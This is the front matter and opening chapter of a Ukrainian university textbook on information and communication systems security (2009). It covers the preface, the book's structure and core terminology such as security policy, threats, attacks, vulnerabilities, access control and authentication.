
інформатика
М. В. Грайворонський, О. М. Новіков
Безпека інформаційно-комунікаційних систем
ПІДРУЧНИК
ДЛЯ ВИЩИХ НАВЧАЛЬНИХ ЗАКЛАДІВ
bhv

М. В. ГРАЙВОРОНСЬКИЙ, О. М. НОВІКОВ

БЕЗПЕКА ІНФОРМАЦІЙНО-КОМУНІКАЦІЙНИХ СИСТЕМ

Затверджено Міністерством освіти і науки України як підручник для студентів вищих навчальних закладів, які навчаються за напрямами «Безпека інформаційних і комунікаційних систем», «Системи технічного захисту інформації», «Управління інформаційною безпекою»

Серія «ІНФОРМАТИКА»
За загальною редакцією академіка НАН України
М. З. Згуровського

Київ
Видавнича група BHV
2009

ББК 32.973я73
Г14
УДК 004.056.5(075.8)

Рецензенти: А. Б. Качинський, доктор технічних наук, професор, заступник директора з наукової роботи Інституту проблем національної безпеки Ради національної безпеки і оборони України;

Г. В. Кузнецов, доктор технічних наук, професор, завідувач кафедри електроніки та обчислювальної техніки Національного гірничого університету;

О. К. Юдін, доктор технічних наук, директор Інституту новітніх технологій, завідувач кафедри комп'ютеризованих систем захисту інформації Національного авіаційного університету.

Гриф надано Міністерством освіти і науки України, лист № 14/18-Г-977 від 06.05.2008 р.

Грайворонський М. В., Новіков О. М.

Г14 Безпека інформаційно-комунікаційних систем. — К.: Видавнича група BHV, 2009. — 608 с.: іл.

ISBN 966-552-167-5

Підручник знайомить студентів із сучасними підходами до розв'язання проблеми безпеки інформації в інформаційно-комунікаційних системах. У ньому докладно й систематично розглянуто питання створення, введення в дію та супроводження захищених систем, а також подано діючі в Україні нормативні документи та міжнародні стандарти, що регламентують діяльність у цій сфері.

Підручник призначено для студентів вищих навчальних закладів, які навчаються за напрямами підготовки 6.170101 «Безпека інформаційних і комунікаційних систем», 6.170102 «Системи технічного захисту інформації», 6.170103 «Управління інформаційною безпекою» галузі знань 1701 «Інформаційна безпека» і напрямами 6.050101 «Комп'ютерні науки», 6.050102 «Комп'ютерна інженерія», 6.050103 «Програмна інженерія» галузі знань 0501 «Інформатика та обчислювальна техніка», а також за відповідними програмами магістерської підготовки.

ББК 32.973я73

ISBN 966-552-167-5

Стислий зміст

Зміст

Передмова

Будь-яка інформація, незалежно від того, чи є вона власністю держави, всього суспільства або окремих організацій чи фізичних осіб, становить певну цінність. Відтак інформаційні ресурси потребують захисту від різних впливів, які можуть призвести до зниження їхньої цінності.

Здавна люди розв'язували питання захисту інформації, переважно — державних і військових таємниць. Завдання захисту були досить типовими і не змінювалися протягом тисячоліть — забезпечити передавання інформації від достовірного джерела вповноваженій особі так, щоб вона не потрапила до інших осіб. Для цього використовували різні методи захисту. Деякі з них із незначними змінами застосовують і зараз, коли, наприклад, підтверджують справжність документа особистою печаткою. Були й такі методи, що сьогодні виглядають досить дивними і жорстокими, — відсікання голови посланцю, який передав усне повідомлення, щоб той не міг в подальшому переповісти його будь-кому. Вже тоді почали винаходити способи таємного записування інформації, щоб лише уповноважені особи могли зрозуміти зміст надісланих їм повідомлень.

У XX столітті правила роботи з таємною інформацією, способи її зберігання, передавання, а також методи ведення розвідки з метою здобуття такої інформації не уповноваженими (ворожими) особами зазнали суттєвих змін через бурхливий розвиток технічних засобів, що використовували як для захисту інформації, так і для подолання цього захисту. Наприкінці XX століття було здійснено чергову технічну революцію, яка стосувалася саме технологій підготовки, зберігання, пошуку, оброблення та розповсюдження інформації. Йдеться про масове застосування комп'ютерної техніки, що стала загальнодоступною, а також про об'єднання комп'ютерів у мережі, які досягли глобального масштабу. В результаті виникли і набули поширення розподілені інформаційні системи, які дістали назву інформаційно-комунікаційних систем.

Можна було б припустити, що питання захисту цифрової інформації можна вирішувати тими самими методами, що застосовували для захисту традиційних (паперових) носіїв інформації. Певною мірою це дійсно так.

Але є й інший бік проблеми. Комп'ютерна технологія оброблення інформації несе в собі певні загрози, які можуть призвести до небажаних втрат або тимчасової недоступності важливих даних. Зрештою, будь-яка нова технологія приховує небезпеку, яка не завжди очевидна. Можна навести безліч прикладів з історії розвитку техніки, коли під час бурхливого впровадження певної технології питання безпеки спочатку не дуже цікавили людство, а потім ставали пріоритетними (це стосується автомобільного та авіаційного транспорту), а в деяких випадках навіть критичними для його існування (наприклад, атомна енергетика, хімічна промисловість).

У контексті інформаційно-комунікаційних систем слід згадати системи зберігання даних, надійність яких власники інформації інколи переоцінюють. Але є й менш

очевидні проблеми. Зокрема, це можливість (на жаль, реалізована на практиці) існування шкідливого і навіть руйнівного програмного забезпечення. Передумовою його існування є унеможливлення або суттєве ускладнення перевірки всіх функцій програмного забезпечення. Це означає, що програми можуть містити так звані недокументовані функції — приховані функції, реалізовані програмістами та навмисно або через їхню недбалість долучені до програмного продукту і не описані в документації. Такі функції можуть бути активізовані випадково (за збігу обставин, внаслідок помилок чи збоїв) або навмисно (за певних умов). Одним із найпоширеніших і найнебезпечніших різновидів шкідливого програмного забезпечення є комп'ютерні віруси, здатні розмножуватись і розповсюджуватись.

З усього цього можна зробити один важливий висновок — без застосування спеціальних заходів захисту існує дуже висока ймовірність пошкодження інформації в інформаційно-комунікаційній системі, що може завдати збитків її власнику.

Отже, задачі захисту інформації в інформаційно-комунікаційній системі є суперпозицією задач двох головних напрямів:

- захист важливої інформації, зокрема державної, військової або комерційної таємниці, від цілеспрямованих дій порушників;
- захист інформації від впливів, спричинених некоректним функціонуванням комп'ютерної системи через відмови обладнання, збої програмного забезпечення, помилки в реалізації апаратних або програмних засобів, або наявність програмних засобів з прихованими руйнуючими властивостями.

Цільова аудиторія

Підручник призначено для студентів вищих навчальних закладів, які навчаються за напрямами підготовки 6.170101 «Безпека інформаційних і комунікаційних систем», 6.170102 «Системи технічного захисту інформації», 6.170103 «Управління інформаційною безпекою» галузі знань 1701 «Інформаційна безпека» і напрямами 6.050101 «Комп'ютерні науки», 6.050102 «Комп'ютерна інженерія», 6.050103 «Програмна інженерія» галузі знань 0501 «Інформатика та обчислювальна техніка», а також за відповідними програмами магістерської підготовки.

У цьому підручнику використано матеріали курсу «Захист інформації в комп'ютерних системах і мережах», що викладають на кафедрі інформаційної безпеки і в Навчальному центрі перепідготовки та підвищення кваліфікації фахівців у галузі захисту інформації Фізико-технічного інституту Національного технічного університету України «Київський політехнічний інститут» (ФТІ НТУУ «КПІ»). Під час його написання авторам став у пригоді досвід, здобутий ними за участі у проектах із розробки захищених інформаційно-комунікаційних систем, зокрема Української науково-освітньої мережі УРАН, яка створювалася за підтримки наукового комітету НАТО. Не менш цінним виявився досвід, якого автори набули, беручи участь у науковому семінарі «Проблеми сучасної криптології», що проводиться під керівництвом академіка НАН України І. М. Коваленка.

На думку авторів, ця книжка може зацікавити фахівців у галузі інформаційних технологій: розробників інформаційно-комунікаційних систем, системних адміністраторів, користувачів захищених комп'ютерних систем.

Структура книжки

Книжку поділено на шість тематичних частин. Першу частину (розділи 1–4) присвячено загальним питанням забезпечення безпеки інформації в інформаційно- комунікаційних системах. У розділі 1 розглянуто основи інформаційної безпеки, наведено термінологію, класифікацію загроз безпеці, модель порушника. У розділі 2 описано основні методи технічного захисту інформації в інформаційно-комунікаційних системах, підсистеми комплексу засобів захисту, таксономію функцій системи захисту. У розділі 3 подано стислий огляд криптографічних методів захисту інформації. Розділ 4 присвячений теоретичним методам комп'ютерної безпеки.

Друга частина складається з розділів 5 і 6, в яких докладно розглядаються основні загрози безпеці інформації в інформаційно-комунікаційних системах. У розділі 5 розглянуто типові вади захисту комп'ютерних систем і передумови їх виникнення. Розділ 6 присвячено шкідливим програмним засобам: комп'ютерним вірусам, мережним хробакам, «троянським коням» і іншим категоріям програмного забезпечення, здатним нанести шкоду системі.

У третій частині (розділи 7–9) йдеться про сучасні підходи до захисту інформації на рівні нормативних документів. У розділі 7 через історію розвитку стандартів (починаючи з «Критеріїв оцінки захищених комп'ютерних систем Міністерства оборони США») простежено розвиток поглядів на безпеку інформації в комп'ютерних системах і сферу застосування стандартів. Розділ 8 присвячено діючим стандартам, законодавчій і нормативній базі України, а розділ 9 — сучасним діючим міжнародним стандартам із захисту інформації.

В четвертій частині (розділи 10–14) розглянуто питання захисту інформації на рівні операційної системи. Розділ 10 присвячено апаратному забезпеченню засобів захисту, на якому базуються захисні функції операційних систем. У розділі 11 подано поняття захищеної операційної системи, розглянуто типові загрози безпеці та будову комплексу засобів захисту операційної системи. В решті розділів цієї частини дається аналіз щодо безпеки інформації таких популярних операційних систем, як UNIX (розділ 12), Windows (розділ 13), а також менш поширених систем (під час розробки яких ставили вимоги підвищеної захищеності) Trusted Solaris та ОС Фенікс (розділ 14).

П'яту частину (розділи 15–19) присвячено питанням захисту інформації в розподілених системах. У розділі 15, який є вступним до цієї теми, розглянуто структурно-функціональні елементи розподілених інформаційно-комунікаційних систем, наведено основні відомості про архітектуру комп'ютерних мереж, класифікацію загроз безпеці в комп'ютерних мережах, а також специфічні вразливості та атаки на мережеві системи. У розділі 16 йдеться про проблеми безпеки, притаманні сучасним протоколам локальних і глобальних мереж. Безпеці електронної пошти та веб-сервісу для клієнтського і серверного програмного забезпечення присвячено окремий розділ, 17. У розділі 18 викладено підходи до організації захисту в розподілених системах. Розглянуто архітектуру захищених мереж, а також захист мереж за допомогою міжмережних екранів і систем виявлення атак. Розділ 19 висвітлює можливості використання загальнодоступних мереж для передавання конфіденційної інформації шляхом створення захищених віртуальних мереж (VPN).

Остання, шоста, частина підручника (розділи 20–22) присвячена питанням створення, введення в дію та супроводження захищених систем. У розділі 20 викладено загальну методику побудови комплексної системи захисту інформації від несанкціонованого доступу в інформаційно-комунікаційних системах, рекомендовану діючими в Україні нормативними документами. У розділі 21 висвітлено основні вимоги з кваліфікаційного аналізу засобів захисту інформації в комп'ютерних системах і комплексних системах захисту інформації, а також питання організації експертизи і сертифікації на відповідність вимогам нормативних документів. У розділі 22 розглянуто основні заходи та вимоги нормативних документів із супроводження комплексних систем захисту інформації.

Автори висловлюють щиру подяку редактору серії підручників «Інформатика» академіку НАН України М. З. Згуровському за ідею написання цього підручника та за цінні поради щодо його змісту, а також Видавничій групі BHV за плідну співпрацю під час підготовки рукопису.

Також висловлюємо подяку рецензентам: професору А. Б. Качинському, професору Г. В. Кузнецову та професору О. К. Юдіну за змістовні зауваження.

Щиро вдячні за підтримку нашим колегам з ФТІ НТУУ «КПІ», зокрема професору М. М. Савчуку, професору А. О. Антонюку, доценту І. В. Ждановій, доценту О. М. Фалю, аспіранту А. М. Родіонову та іншим, рекомендації яких було враховано під час написання окремих розділів підручника.

Висловлюємо велику подяку викладачам і студентам ФТІ НТУУ «КПІ», а також провідним фахівцям у сфері захисту інформації в Україні М. Д. Діхтяренку, О. А. Довидькову, О. С. Зубрицькому, А. М. Кудіну, А. О. Тимошенку, М. В. Трутнєву, Ю. І. Хоцінському, В. Т. Цацку та іншим, співпраця з ким сприяла професійному зростанню авторів цієї книги.

Автори вдячні Державній службі спеціального зв'язку та захисту інформації України за дозвіл на використання в підручнику нормативних документів системи технічного захисту інформації в Україні.

Від видавництва

Свої зауваження, пропозиції та запитання надсилайте за адресою електронної пошти pg@bhv.kiev.ua, а також залишайте на сайті http://www.osvita.info. На цьому самому сайті можна отримати докладну інформацію про видання серії «Інформатика» для вищих навчальних закладів.

Інформацію про всі книжки Видавничої групи BHV ви знайдете на сайті http://www.bhv.kiev.ua.

Частина І

Забезпечення захисту інформації в інформаційно-комунікаційних системах

Розділ 1

Базові поняття

- Термінологія сфери захисту інформації в інформаційно-комунікаційних системах
- Основні загрози безпеці інформації
- Класифікація загроз
- Порушники

1.1. Термінологія

У сфері захисту інформації, як і в будь-якій іншій сфері діяльності, існує специфічна термінологія (професійна і жаргонна), що відображає концептуальні підходи до розв'язання конкретних проблем. Відтак ми розпочнемо саме з неї. У цьому розділі буде розглянуто основні терміни та наведено їх тлумачення.

1.1.1. Системи, в яких здійснюється захист інформації

Останнім часом спеціалісти використовують кілька понять для визначення безпеки інформації в інформаційних системах. Такими поняттями є *захист інформації в комп'ютерних системах, захист інформації в комп'ютерних системах і мережах, захист інформації в автоматизованих системах, захист інформації в інформаційно-телекомунікаційних системах*. Згадані поняття часто використовують як синоніми, але слід зазначити, що в останні роки вони зазнали певної еволюції. Ще кілька років тому більш поширеним було поняття *захист інформації в комп'ютерних системах і мережах*, а в офіційних документах перевагу надавали поняттю *захист інформації в автоматизованих системах*. Зараз загальноприйнятим в Україні є поняття *захист інформації в інформаційно-телекомунікаційних системах*, саме його переважно використовують у законодавчих і нормативних документах [1].

Розгляд термінології доцільно почати з визначення систем, в яких здійснюється захист інформації.

Інформаційно-телекомунікаційна система

Інформаційно-телекомунікаційною системою (ІТС) називають організаційно-технічну систему, яка виконує функції інформаційної системи, тобто такої організаційно-технічної системи, що реалізує певну технологію (або сукупність технологій) оброблення інформації, та (або) телекомунікаційної системи — технічної

системи, що реалізує певну технологію (або сукупність технологій) передавання даних шляхом їх кодування у формі фізичних сигналів.

Назва цього підручника відповідає сучасному терміну «інформаційно-комунікаційна система» (ІКС), який широко використовують у світовій практиці, а також у напряму підготовки фахівців у вищих навчальних закладах України за освітньо-кваліфікаційним рівнем бакалавра 6.170101 — «Безпека інформаційних і комунікаційних систем».

Комп'ютерна система

Термін *«комп'ютерна система»* (КС) *часто використовують як узагальнюючий*, його виносять у заголовки статей, книжок і навіть нормативних документів. Але у вітчизняних нормативних документах тлумачення цього терміну досить специфічне. Згідно з НД ТЗІ 1.1-003-99 «Термінологія в області захисту інформації в комп'ютерних системах від несанкціонованого доступу» [2], *комп'ютерна система* — це сукупність програмно-апаратних засобів, яку подають на оцінювання. Під оцінюванням тут розуміють експертне оцінювання захищеності інформації в системі, яке є складовою експертизи або сертифікації на відповідність чинним нормативним документам і стандартам. Таке оцінювання ще називають кваліфікаційним аналізом (рос. — квалификационный анализ, англ. — evaluation). Докладніше про специфіку і процедури експертизи та сертифікації йтиметься в розділі 21. Еквівалентом терміну «комп'ютерна система» (у тому значенні, в якому його було тут подано) є: рос. — компьютерная система, объект оценки, англ. — target of evaluation. Термін «комп'ютерна система» у НД ТЗІ вживають до об'єктів оцінювання різних класів як узагальнення термінів «обчислювальна система» та «автоматизована система».

Обчислювальна система

Під *обчислювальною системою* (рос. — вычислительная система, англ. — computer system) розуміють сукупність програмних і апаратних засобів, призначених для оброблення інформації. Обчислювальна система поєднує в собі технічні засоби оброблення і передавання даних (засоби обчислювальної техніки і зв'язку), а також методи і алгоритми оброблення даних, реалізовані у вигляді відповідного програмного забезпечення (ПЗ).

Позаяк в українській мові стандартна абревіатура для обчислювальної системи (ОС) збігається з більш поширеною абревіатурою для операційної системи — найважливішого програмного компонента будь-якої обчислювальної системи (зокрема, в контексті захисту інформації), ми уникатимемо використання цієї абревіатури *для обчислювальних систем, вживаючи її до операційних систем, яким* присвячено розділи 11–14 цієї книжки.

Автоматизована система

Термін «автоматизована система» (рос. — автоматизированная система, англ. — automated system) вживають до систем автоматизованого оброблення інформації, побудованих на основі обчислювальної техніки. Його використовують не лише

в контексті захисту оброблюваної інформації, але й в численних стандартах, наприклад ГОСТ серії 34 (Інформаційна технологія. Комплекс стандартів на автоматизовані системи) [3–6].

Є різні тлумачення терміну «автоматизована система». Ми дотримуватимемося визначення з НД ТЗІ 1.1-003-99 [2]: *автоматизована система* (АС) — це організаційно-технічна система (рис. 1.1), що реалізує інформаційну технологію і поєднує у собі:

- обчислювальну систему;
- фізичне середовище;
- персонал;
- інформацію, яка обробляється.




Рис. 1.1. Структура автоматизованої системи

Отже, обчислювальна система, персонал, інформація з технологією її оброблення та фізичне середовище є складовими АС. Також ці компоненти часто називають середовищем функціонування системи.

Надалі в цій книжці ми будемо використовувати термін «комп'ютерна система» в усіх випадках, коли не наводитиметься його звичне тлумачення, тобто як синонім терміну «обчислювальна система», а терміни «інформаційно-комунікаційна система», «інформаційно-телекомунікаційна система» та «інформаційна система» вживатимуться як синоніми терміну «автоматизована система».

1.1.2. Завдання захисту інформації

Далі ми зосередимо увагу на термінах, безпосередньо пов'язаних із питаннями захисту інформації в ІКС, при цьому будемо дотримуватися термінології згідно з НД ТЗІ 1.1-003-99 [2] та ДСТУ 3396.2-97 «Захист інформації. Технічний захист інформації. Терміни та визначення» [7]. Перше питання, яке постає, — що саме ми захищаємо, і яка мета цього захисту. Навіть побіжно розглядаючи цю тему, можна переконатися, що захист інформації як такої, без чіткого визначення завдань захисту не має сенсу.

Наведемо приклад неадекватного застосування заходів щодо захисту інформації. Уявіть собі веб-сайт, який містить загальнодоступну інформацію рекламного характеру. Для доступу на цей сайт користувачі мусять проходити попередню процедуру реєстрації з отриманням персонального пароля, який необхідно змінювати щонайменше щотижня. Під час навігації по сайту користувачі отримуватимуть попередження про реєстрацію всіх їхніх дій. Чи буде такий сайт популярним (адже саме це потрібно його власникам)? Усі ці заходи були б цілком прийнятні та навіть необхідні, якби сайт містив, наприклад, конфіденційну корпоративну інформацію.

Метою захисту інформації має бути збереження цінності інформаційних ресурсів для їх власника. Виходячи з цього, безпосередні заходи захисту спрямовують не так на самі інформаційні ресурси, як на збереження певних технологій їх створення, оброблення, зберігання, пошуку та надання користувачам. Ці технології мають ураховувати особливості інформації, які й роблять її цінною, а також давати змогу користувачам різних категорій працювати з інформаційними ресурсами (створювати, знаходити, копіювати, узагальнювати, порівнювати, модифікувати, перетворювати, знищувати тощо).

Передусім слід усвідомлювати, що не реалізація інформаційно-комунікаційної системи дає можливість користувачам різних категорій звертатися до певних інформаційних ресурсів, а зовнішні чинники, до яких насамперед належать Закони України (або іншої держави, відповідно до того правового поля, в якому функціонуватиме система). З усього цього випливає найважливіше для визначення мети захисту інформації поняття — політика безпеки.

Політика безпеки [інформації] (рос. — политика безопасности [информации], англ. — [information] security policy) — це сукупність законів, правил, обмежень, рекомендацій, інструкцій тощо, які регламентують порядок оброблення інформації в ІКС. Таким чином, саме політика безпеки інформації обумовлює вживання тих чи інших заходів захисту, які дають змогу підтримувати безпеку інформації.

Безпека інформації (рос. — безопасность информации, англ. — information security) — це стан інформації, в якому забезпечується збереження визначених політикою безпеки властивостей інформації. Багаторічний досвід захисту інформації в ІКС дозволив визначити головні властивості інформації, збереження яких дає змогу гарантувати збереження цінності інформаційних ресурсів. Це конфіденційність, цілісність і доступність інформації.

Конфіденційність (рос. — конфиденциальность, англ. — confidentiality) — властивість інформації, завдяки якій лише вповноважені користувачі мають змогу її отримувати (тобто ознайомлюватися з інформацію).

Цілісність (рос. — целостность, англ. — integrity) — властивість інформації, яка дає можливість лише вповноваженим користувачам її модифікувати.

Доступність (рос. — доступность, англ. — availability) — властивість інформації, завдяки якій уповноважені користувачі можуть використовувати її згідно з правилами, встановленими політикою безпеки, не очікуючи довше заданого (невеликого) проміжку часу. Тобто інформаційний ресурс має необхідний користувачу вигляд, знаходиться в тому місці, де це потрібно користувачу, і тоді, коли це йому потрібно.

Термін *доступність* вживають не лише, коли йдеться про інформаційні ресурси, але й до ІКС у цілому, до її компонентів або окремих ресурсів. Наприклад, коректно говорити про доступність сервера, сегмента мережі, служби електронної пошти тощо.

1.1.3. Загрози і вразливості

Тепер визначимо, що може спричинити порушення безпеки інформації та проти чого, власне, застосовують заходи захисту інформації.

Несприятливий вплив (рос. — неблагоприятное воздействие, англ. — undesired event) — вплив, що призводить до зменшення цінності інформаційних ресурсів.

Загроза (рос. — угроза, англ. — threat) — будь-які обставини чи події, що можуть спричинити порушення політики безпеки інформації та (або) нанесення збитку ІКС. Тобто загроза — це будь-який потенційно можливий несприятливий вплив.

Атака (рос. — атака, англ. — attack) — це спроба реалізації загрози. Якщо атака є успішною (здійснено подолання засобів захисту), це називають *проникненням* (рос. — проникновение, англ. — penetration). Наслідком успішної атаки є порушення безпеки інформації в системі, яке називають *компрометацією* (рос. — компрометация, англ. — compromise).

Слід звернути увагу на те, що за комплексного підходу до захисту інформації ми маємо розглядати не лише впливи, спрямовані на інформаційні ресурси, але й будь-які впливи, що можуть завдати шкоди ІКС. Ми вже узагальнили це твердженням про необхідність захисту не самої інформації, а насамперед технології її оброблення.

Уразливість системи (рос. — уязвимость системы, англ. — system vulnerability) — нездатність системи протистояти реалізації певної загрози або ж сукупності загроз.

Вади захисту (рос. — изъяны защиты, бреши, англ. — security flaw) — сукупність причин, умов і обставин, наявність яких може призвести до порушення нормального функціонування системи або політики безпеки інформації. Здебільшого під вадами захисту розуміють особливості побудови програмних (а іноді й апаратних) засобів захисту, що за певних обставин спричиняють їхню нездатність протистояти загрозам і виконувати свої функції. Тобто вади захисту є окремим випадком уразливості системи.

У літературі іноді використовують інше тлумачення цих термінів, що, як на наш погляд, не є коректним. Наприклад, часто замість терміну *загроза* вживають термін *атака*. Однак потрібно розрізняти атаку, яка є дією, тобто спробою реалізувати певну загрозу, та загрозу, яка робить потенційно можливим здійснення несприятливого впливу. Атака — це здебільшого цілеспрямований вплив, як правило, умисний. Загрози можуть бути випадковими, хоча втрати від цього не стають меншими. Тому захищати інформацію потрібно також від загроз, а не лише від атак.

Порушник (рос. — нарушитель, англ. — user violator) — фізична особа (необов'язково користувач системи), яка порушує політику безпеки системи. Іноді

використовують термін *зловмисник* (рос. — злоумышленник, англ. — intruder), чим наголошують умисність здійсненого ним порушення, тоді як порушник може здійснювати порушення ненавмисно (наприклад, через необережність або недостатню обізнаність).

Часто вживаний термін *хакер* (рос. — хакер, англ. — hacker) є доволі неоднозначним, тому ми не використовуватимемо його як синонім терміну *порушник*.

Модель [політики] безпеки (рос. — модель [политики] безопасности, англ. — security policy model) — абстрактний формалізований чи неформалізований опис політики безпеки. Модель безпеки використовують під час проектування системи для визначення механізмів і алгоритмів захисту, а також під час аналізу захищеності системи для перевірки й доведення коректності та достатності реалізованих механізмів.

Модель загроз (рос. — модель угроз, англ. — model of threats) — абстрактний формалізований чи неформалізований опис методів і засобів здійснення загроз.

Модель порушника (рос. — модель нарушителя, англ. — user violator model) — абстрактний формалізований чи неформалізований опис порушника. Моделі загроз і порушника є вихідною інформацією для розроблення політики безпеки і проектування будь-яких систем захисту.

Захищена комп'ютерна система (рос. — защищенная компьютерная система, англ. — trusted computer system) — комп'ютерна система, що здатна забезпечувати захист оброблюваної інформації від визначених загроз. Цей термін частіше вживають до обчислювальних систем або їхніх складових (програмних продуктів, окремих програмно-апаратних пристроїв). Іноді його застосовують до ІКС, але слід розуміти, що будь-яка сучасна ІКС має бути захищеною (навіть домашній комп'ютер із одним користувачем). Інакше її використання дуже швидко призведе до втрат інформації.

Спостережність (рос. — наблюдаемость, англ. — accountability) — властивість ІКС, що дає змогу фіксувати діяльність користувачів і процесів, використання пасивних об'єктів, а також однозначно встановлювати ідентифікатори причетних до певних подій користувачів і процесів із метою запобігання порушенню політики безпеки і (або) забезпеченню відповідальності за певні дії. Це дуже важлива властивість обчислювальних систем та ІКС, яка досягається реалізацією засобів *реєстрації*, або *аудита* (англ. — audit, auditing).

1.1.4. Комплексна система захисту інформації

Під *захистом інформації в ІКС* (рос. — защита информации в ИКС, англ. — information protection, information security, computer system security) розуміють діяльність, спрямовану на забезпечення безпеки оброблюваної в ІКС інформації й ІКС у цілому, що дає змогу запобігти реалізації загроз або унеможливити її, та зменшити ймовірність завдання збитків від реалізації загроз.

Захист інформації в ІКС полягає у створенні системи технічних (інженерних, програмно-апаратних) і нетехнічних (правових, організаційних) заходів та в підтримці її роботоздатного стану.

Систему таких заходів називають комплексною системою захисту інформації. Відтак *комплексна система захисту інформації* (КСЗІ) (рос. — комплексная система защиты информации) — це сукупність організаційних, інженерних і програмно-апаратних засобів, що забезпечують захист інформації в ІКС.

Отже, захист інформації в ІКС формально зводиться до створення і супроводу КСЗІ. Слід зазначити, що навіть домашній комп'ютер з одним користувачем має якусь КСЗІ, щоправда, недокументовану. Нічого дивного, адже операційна система обов'язково має засоби контролю цілісності компонентів самої ОС і файлової системи. Швидше за все, користувач установив антивірусний засіб і хоча б зрідка оновлює його бази даних (або просто видаляє застарілу програму і встановлює нову). Час від часу він робить резервні копії своїх найцінніших файлів. Зрештою, якщо користувач має вихід в Інтернет, він мусить вживати додаткових заходів безпеки.

Потрібно добре знати про те, що підключення до Інтернету є найкритичнішим із міркувань безпеки системи. Якщо без такого підключення користувач може працювати роками, не застосовуючи специфічних заходів безпеки, то з виходом в Інтернет йому, фактично, необхідно створити КСЗІ. Крім антивірусного ПЗ до складу цієї системи мають входити настроєні певним чином засоби міжмережної фільтрації (наприклад, персональний брандмауер), реєстрації подій, а, можливо, і виявлення вторгнень. Потрібно також періодично вживати заходів, на кшталт оновлення програмного забезпечення, встановлення виправлень, оновлення антивірусних баз тощо.

Що стосується ІКС, які використовують у державних органах і установах, підприємствах різної форми власності, то для них створення КСЗІ є життєво необхідним. У багатьох випадках обов'язковість створення КСЗІ визначається чинним законодавством.

1.1.5. Об'єкти захисту та їхні властивості

До цього ми розглядали систему як ціле, хоча й згадували окремі її складові та ресурси. Далі ми розглядатимемо окремі підсистеми і об'єкти системи, а також їх взаємодію.

Комплекс засобів захисту (КЗЗ) (рос. — комплекс средств защиты, англ. — trusted computing base) -- сукупність програмно-апаратних засобів, що забезпечують реалізацію політики безпеки інформації. Тобто КЗЗ є складовою обчислювальної системи (див. рис. 1.1). КЗЗ може бути локалізованим у системі у вигляді одного чи кількох апаратних і програмних компонентів, а може бути розпорошеним по різноманітних програмних засобах. Безперечно, перший варіант має суттєві переваги, проте другий — також іноді використовують у достатньо надійних, перевірених часом рішеннях (наприклад, саме такий вигляд має архітектура КЗЗ ОС UNIX).

Об'єкт системи — це елемент ресурсів обчислювальної системи, який знаходиться під керуванням КЗЗ і характеризується визначеними атрибутами й поводженням.

Розрізняють такі види об'єктів:

- пасивні об'єкти;
- об'єкти-користувачі;
- об'єкти-процеси.

Об'єкти-користувачі й об'єкти-процеси є активними об'єктами. Активні об'єкти можуть виконувати дії над пасивними об'єктами.

У більшості зарубіжних стандартів, зокрема й у сучасному міжнародному стандарті ISO 15408 [8–10], пасивні об'єкти називають *об'єктами* (рос. — объект, англ. — object), а активні об'єкти — *суб'єктами* (рос. — субъект, англ. — subject). Потрібно розуміти, що, як правило, суб'єкт — це об'єкт-процес, який діє від імені певного об'єкта-користувача.

Об'єкт-користувач (рос. — объект-пользователь, англ. — user object) — це подання фізичного користувача в обчислювальній системі, яке утворюється під час його входження в систему і характеризується своїм контекстом (обліковий запис, псевдонім, ідентифікаційний код, повноваження тощо).

Об'єкт-процес (рос. — объект-процесс, англ. — process object) — задача, процес, потік, що виконується в поточний момент (абстракція програми, що виконується) і повністю характеризується своїм контекстом (стан регістрів, адресний простір, повноваження тощо).

З міркувань безпеки інформації в ІКС виняткове значення має спроможність об'єктів взаємодіяти. Для цього використовують поняття доступу.

Доступ (рос. — доступ, англ. — access) — це взаємодія двох об'єктів обчислювальної системи, коли один із них (той, що здійснює доступ) виконує дії над іншим (тим, до якого здійснюється доступ). Результатом такого доступу є змінення стану системи (наприклад, запуск програми на виконання) і (або) утворення інформаційного потоку від одного об'єкта до іншого (наприклад, читання або записування інформації). У випадку, коли утворюється інформаційний потік, кажуть, що здійснюється *доступ до інформації*. Для забезпечення захисту інформації доступ до об'єктів, які містять інформацію, що підлягає захисту, слід здійснювати з дотриманням визначених правил.

Правила розмежування доступу (ПРД) (рос. — правила разграничения доступа, англ. — access mediation rules) — складова політики безпеки, що регламентує правила доступу користувачів і процесів до пасивних об'єктів.

Несанкціонований доступ (НСД) (рос. — несанкционированный доступ, англ. — unauthorized access) — доступ, який здійснюють з порушенням політики безпеки, тобто з порушенням ПРД. Цей термін є найбільш уживаним, переважно до систем, в яких обробляють таємну інформацію, тому його винесено в назви деяких нормативних документів системи технічного захисту інформації (НД ТЗІ) [2, 11–13]. Разом із тим навіть у цих документах зазначено, що захист інформації не обмежується захистом від НСД.

Щоб можна було реалізувати розмежування доступу, система має розпізнавати об'єкти.

Ідентифікація (рос. — идентификация, англ. — identification) — процес розпізнавання об'єктів системи за їхніми мітками, або ідентифікаторами.

Ідентифікатор (рос. — идентификатор, англ. — identifier) — це унікальний атрибут об'єкта, який дає змогу вирізнити об'єкт з-поміж інших. Ідентифікацією називають процедуру присвоєння ідентифікаторів об'єктам. Стосовно ідентифікації користувачів системи процедура може полягати у введенні унікального ідентифікатора користувача, наприклад його кодового імені. Є також застаріле визначення ідентифікатора як послідовності латинських літер і цифр, яка починається з літери.

Автентифікація (рос. — аутентификация, англ. — authentication) — перевірка запропонованого ідентифікатора на відповідність об'єкту, пересвідчення в його справжності. Стосовно автентифікації користувачів системи процедура передбачає введення додаткової інформації, яка дає змогу системі пересвідчитися, що користувач справді є тим, за кого себе видає. Наприклад, у найпростішому і найпоширенішому випадку це введення таємного кодового слова — пароля. Вважається, що якщо користувач знає пароль, то він справді той, за кого себе видає.

